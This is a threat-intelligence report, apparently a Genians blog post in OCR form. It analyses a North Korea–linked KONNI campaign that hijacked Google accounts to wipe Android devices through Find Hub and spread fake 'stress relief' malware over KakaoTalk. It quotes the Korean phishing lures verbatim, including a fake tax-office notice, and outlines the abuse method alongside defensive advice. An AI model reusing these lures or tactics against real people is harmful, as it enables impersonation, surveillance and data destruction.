
State-Sponsored Remote Wipe Tactics Targeting Android Devices

genians.co.kr/en/blog/threat_intelligence/android

Genians

November 9, 2025

Figure 1: DPRK Cyber Actor and IT Worker Ties to UN Designated Entities


Kim Jong Un
Korean People's Army Supreme Command
State Affairs Commission
Korean Workers' Party Central Committee
General Staff Department
Ministry of State Security
Ministry of National Defense
Office 39
Munitions Industry Department
Reconnaissance General Bureau
APT37
53 Bureau
Kyonghung IT Exchange Company
313 General Bureau
Osong Shipping Company
Yanbian Silver Star Network
Chonsurim Trading Company
Volasys Silverstar
Junggongchon Trading Company
Sinhung IT Trading Corporation
Liaoning China Trade Industry Company
Ministry of Atomic Energy Industry
Ministry of Public Security
Moranbong University
Amnokgang Technology Development Corporation
607 Management Office
Korea Mangyongdae Computer Technology Corporation
75 Guidance Bureau
Ryugyong Technology Company
61 Bureau
Science and Education Department
Third Bureau (Technical Reconnaissance Bureau)
Chinyong IT Cooperation Company
Pyongyang Information Technology Bureau
SANS Foreign Affairs Bureau
Sangsin Trading Corp.
Moonstone Sleet
Alias LLC
Shenyang Geumpung Ri Network Technology Company Limited
Pioneer Bencont Star Real Estate
DPRK IT worker unit
110 Research Center*
Korea Expo Joint Venture Corporation
722 Liaison Office
63 Researcher Center
Office 970
414 Liaison Office
Temp.Hermit
Citrine Sleet
TraderTraitor
CryptoCore
Kimsuky
TA406
Konni
Andariel
*APTs associated with the 110 Research Center, and sometimes with the DPRK cyber program more broadly, are often collectively referred to as "Lazarus Group."
Key
Malicious Cyber Unit
IT Work Entity or Front Company
IT Work + Malicious Cyber Activity
Front Company
University
Direct line of control
Confirmed affiliation
Suspected affiliation

Source: MSMT Participating State

◈ Key Findings

- Emergence of an Android remote data-wipe attack exploiting Google's asset-tracking feature, Find Hub.
- Identified as a follow-up attack of the KONNI APT campaign, which had operated covertly for nearly a year.
- Attackers impersonated psychological counselors and North Korean human rights activists, distributing malware disguised as stress-relief programs.
- Malicious files were delivered through the KakaoTalk messenger, leveraging impersonation of acquaintances to conduct trust-based attacks.
- Strengthening real-time behavior-based detection and IOC-linked monitoring through EDR solutions is strongly recommended.

1. Overview

The Genians Security Center (GSC) has identified new attack activity linked to the KONNI APT campaign, which is known to be associated with the Kimsuky or APT37 groups.


During its ongoing investigation into KONNI's operations, GSC discovered that malicious files disguised as "stress-relief programs" were being widely distributed through South Korea's KakaoTalk messenger platform.

KONNI has overlapping targets and infrastructure with Kimsuky and APT37, leading some researchers to classify them as the same group. All three are recognized as state-sponsored threat actors operating under the direction of the North Korean regime.

Meanwhile, on October 22, 2025, the Multilateral Sanctions Monitoring Team (MSMT) released a report titled "Activities of the DPRK's Cyber and IT Workers" and adopted a joint statement. MSMT, established under UN Security Council (UNSC) resolutions, is a multilateral body that monitors and reports on violations and evasion of sanctions measures to the international community.

According to the MSMT report, Kimsuky and KONNI are assessed as distinct groups associated with the 63 Research Center, with close connections to North Korean cyber operators and IT workers designated under UN sanctions.

Figure 1: DPRK Cyber Actor and IT Worker Ties to UN Designated Entities


Kim Jong Un
Korean People's Army Supreme Command
State Affairs Commission
Korean Workers' Party Central Committee
General Staff Department
Ministry of State Security
APT37
Ministry of National Defense
Office 39
Munitions Industry Department
Reconnaissance General Bureau
53 Bureau
Kyonghung IT Exchange Company
313 General Bureau
Osong Shipping Company
Yanbian Silver Star Network
Ministry of Atomic Energy Industry
Ministry of Public Security
Chonsurim Trading Company
Volasys Silverstar
Moranbong University
Amnokgang Technology Development Corporation
Junggongchon Trading Company
607 Management Office
Sinhung IT Trading Corporation
Liaoning China Trade Industry Company
Korea Mangyongdae Computer Technology Corporation
75 Guidance Bureau
61 Bureau
Science and Education Department
Ryugyong Technology Company
Third Bureau (Technical Reconnaissance Bureau)
Chinyong IT Cooperation Company
Pyongyang Information Technology Bureau
SANS Foreign Affairs Bureau
Sangsin Trading Corp.
Moonstone Sleet
Alias LLC
Shenyang Geumpung Ri Network Technology Company Limited
Pioneer Bencont Star Real Estate
DPRK IT worker unit
110 Research Center*
Korea Expo Joint Venture Corporation
722 Liaison Office
63 Researcher Center
Office 970
414 Liaison Office
Temp.Hermit
Kimsuky
Andariel
Citrine Sleet
TA406
TraderTraitor
Konni
CryptoCore
Key
Malicious Cyber Unit
IT Work Entity or Front Company
IT Work + Malicious Cyber Activity
Front Company
University
Direct line of control
Confirmed affiliation
Suspected affiliation

*APTs associated with the 110 Research Center, and sometimes with the DPRK cyber program more broadly, are often collectively referred to as "Lazarus Group."

Source: MSMT Participating State

[Figure 1-1] Kimsuky and KONNI Groups under the 63 Research Center (Source: MSMT)

The recently identified KONNI campaign is particularly notable for cases in which Google Android–based smartphones and tablet PCs in South Korea were remotely reset, resulting in the unauthorized deletion of personal data stored on the devices.

The Google "Find Hub" service, which is provided to protect lost or stolen Android devices, was abused in data-destructive attacks. While Find Hub is intended to safeguard Android devices, this is the first confirmed case in which a state-sponsored threat actor obtained remote control by compromising Google accounts, then used the service to perform location tracking and remote wipe. This development demonstrates a realistic risk that the feature can be abused within APT campaigns.

This report aims to identify the first known attack tactic in which a state-sponsored threat group linked to North Korea compromised Find Hub accounts and abused legitimate management functions to remotely reset mobile devices. It also analyzes a chained scenario in which the attacker leveraged victims' KakaoTalk PC sessions to distribute malicious files to close contacts, and provides response measures and intelligence insights for similar threats.


2. Background

In late July of last year, the Genians Security Center (GSC) released a report titled "Analysis of defense evasion tactics using AutoIt in the KONNI APT campaign."

According to the attack scenario analyzed at that time, the threat actors designed and executed attacks using social engineering themes such as Korean National Tax Service documents and scholarship application forms for North Korean defectors.

Analysis of defense evasion tactics using AutoIt in the KONNI APT campaign

The malicious scripts installed by the attack remain stealthily resident on victim systems and can lie dormant for extended periods. During this time they monitor system state and make internal changes to ensure persistence. They also communicate with multiple C2 servers to stealthily install additional malicious modules, allowing the threat actors to monitor and control system activity in near real time.


Genians
The threat actor stayed hidden in the compromised computer for over a year, spying via the webcam and operating the system when the user was absent.
①
Google Find Hub
Factory RESET
Android Device
Data Wipe
TALK
KakaoTalk Android Version
Konni
Threat Actor
Spear Phishing
Victim PC
The user data and the KakaoTalk app have been deleted, so notifications and messages will not be received.
Through the victim's logged-in KakaoTalk messenger, the threat actor distributes malicious files to the victim's contacts, effectively making the victim serve as the attacker.
②
TALK
KakaoTalk PC Version
Executing a trusted person's file may expose the system to potential threats.

[Figure 2-1] Attack flowchart

If behavior-based anomaly detection such as EDR is absent, threat actors can remain resident on compromised endpoints for long periods, harvesting user data and conducting covert surveillance via webcams.

In this process, the access obtained during the initial intrusion enables system control and additional information collection, while evasion tactics allow long-term concealment.

State-sponsored threat actors can exploit the webcam to covertly monitor the user's surroundings or identify periods of absence and carry out follow-on attacks.

In particular, when the webcam has a built-in microphone, it can capture audio as well as video, significantly expanding the scope of privacy violations.

Webcams without activity LEDs make it difficult for users to notice that a video stream is active, increasing the likelihood of undetected monitoring and therefore the overall security risk.

If the victim's system is online and the webcam is active while the user is away, the threat actor can verify the absence and execute remote operations with minimal risk of immediate detection.

Additionally, by using the stolen Google account credentials and Find Hub's management functions, the actor tracks the victim's real-time location (GPS coordinates) and repeatedly triggers remote resets to delete personal data on Android devices, disrupting normal use.

As a result, victims may have difficulty receiving important contacts and notification messages on their mobile devices, and the threat actors can sustain prolonged, persistent attacks over time.

To enhance security, it is recommended to use webcams with indicator light and to physically cover the camera lens when not in use.

In addition, users should use built-in hardware mute functions and strictly control camera and microphone access permissions within the operating system and installed applications.

Furthermore, the following additional security measures should be reviewed and implemented to reinforce security policies against similar threats.

Account Security Hardening

Change Google account password regularly and enable additional authentication methods such as 2-factor authentication (2FA) to protect against credential exposure.

When leaving, power off the computer to minimize the risk of physical or remote attacks.

Protecting the Find Hub Service

To prevent the unauthorized abuse of remote wipe features through compromised Google accounts, service providers should review and implement real-time security verification measures, such as additional authentication processes that confirm the legitimate device owner.

Upon receiving a remote reset command, the device does not reset immediately. It switches to a locked screen, applies a short delay, and notifies the owner via a smartphone push alert.

Accordingly, it is recommended to implement a security procedure that clearly verifies whether the remote wipe request has been made by the legitimate device owner before execution, through multi-factor authentication such as facial recognition, fingerprint verification, or PIN entry.

Strengthening Messenger File Security and User Awareness

Reinforce verification of files received via messenger platforms before opening or execution.

Use clear warning prompts to help users avoid downloading or running malicious files, and continuously reinforce security awareness.


3. Attack Progression

3-1. Initial Access

The threat actors infiltrated specific individuals’ devices through spear-phishing that spoofed organizations such as the National Tax Service, then conducted internal reconnaissance and information collection for a prolonged period. Among the victims was a professional psychological counselor who supports North Korean defector youths during resettlement by addressing psychological difficulties and providing services such as career guidance, educational counseling, and mentoring to help stabilize their well-being.

Another victim opened an email impersonating the National Tax Service and executed the attached malicious file. After receiving a follow-up message stating it had been sent by mistake, the victim dismissed the incident.

These cases illustrate how crafty and persistent spear-phishing techniques can be in deceiving victims and underscore the need for heightened vigilance.



[국세청] 이메일 발송 오류로 인한 안내

안녕하세요, 국세청 조사국 조사1과 3팀 [redacted]입니다.

금일 국세청 내부 전산시스템의 오류로 인해 ([redacted])분에게 보내야 할 이메일이 실수로 귀하(귀사)에게 발송된 점 대단히 죄송합니다.
귀하(귀사)의 성함(회사명)이 같아서 오류가 생긴 것으로, 다시 한 번 깊이 사과의 말씀을 전합니다.

저희는 귀하(귀사)의 개인정보와 연락처를 보호하는 것이 최우선이며, 이번 일로 인해 불편과 걱정을 끼쳐드려 대단히 죄송합니다.
앞으로 이러한 오류가 발생하지 않도록 노력하겠습니다.

감사합니다


[Figure 3-1] Screen impersonating an “email delivery error notice”

In addition, multiple cases were identified in which malware distributed through National Tax Service impersonation was executed on victims' systems. Various artifacts were identified, including the download history of "Guidance on submitting explanatory materials pursuant to a tax-evasion report.zip," which enabled a detailed trace of the attackers’ initial intrusion procedure.

3-2. Attack Scenario

This report presents the findings of an in-depth examination and digital forensic analysis of selected victim devices exposed to spear-phishing attacks impersonating the National Tax Service. The analysis confirmed that the compromised devices did not remain first-stage victims only; they were converted into components of the attackers' infrastructure and abused as relays to propagate secondary malicious files via KakaoTalk.

These findings show that the attackers deliberately targeted services built on social trust to amplify their impact, reflecting more advanced tactics and increasingly sophisticated methods of concealment.



2025년 9월 5일 금요일 >

[redacted]

[redacted]안녕하세요?

바쁜 일상 속에서 잠깐의 여유를 주는 스트레스 해소 프로그램 추천드립니다. 복잡한 과정 없이 간단히 사용하면 마음을 정리하고, 기분을 전환하는 데 도움이 됩니다.

평화~^^♡

♥ 1

Stress Clear.zip
유효기간 ~2025. 9. 19.
용량 23.78 MB

오전 10:22

2025년 9월 15일 월요일 >

[redacted]안녕하세요?

바쁜 일상 속에서 잠깐의 여유를 줄 수 있는 스트레스 해소 프로그램을 추천드려요. 제가 알고 있는 친구가 피드백을 부탁하며 보내준 겁니다. 복잡한 과정 없이 간단히 사용하실 수 있어 마음을 정리하고 기분 전환에 많은 도움이 됩니다.

Stress Clear.zip
유효기간 ~2025. 9. 29.
용량 23.78 MB

오전 11:45

[Figure 3-2] Cases of malicious file distribution via KakaoTalk

The investigation found that on the morning of September 5 a threat actor compromised and abused the KakaoTalk account of a South Korea–based counselor who specializes in psychological support for North Korean defector youth, and sent a malicious file disguised as a "stress relief program" to an actual defector student. Execution of the file resulted in infections on several devices, and subsequent remediation measures were implemented.

Just ten days later, on September 15, a separate victim's KakaoTalk account was used to distribute malicious files en masse in a simultaneous wave.

This campaign is assessed as a typical social-engineering attack that leveraged trust-based communications to precisely exploit the target's psychological and social context. In particular, the compromise of messenger accounts and their use as a secondary attack vector increased the attack’s level of customization while expanding its attack surface and propagation scope, thereby amplifying the threat.

A notable finding is that immediately after confirming through Find Hub’s location query that the victim was outside, the threat actor executed a remote reset command on the victim’s Android devices (smartphone and tablet). The remote reset halted normal device operation, blocking notification and message alerts from messenger applications and effectively cutting off the account owner’s awareness channel, thereby delaying detection and response.

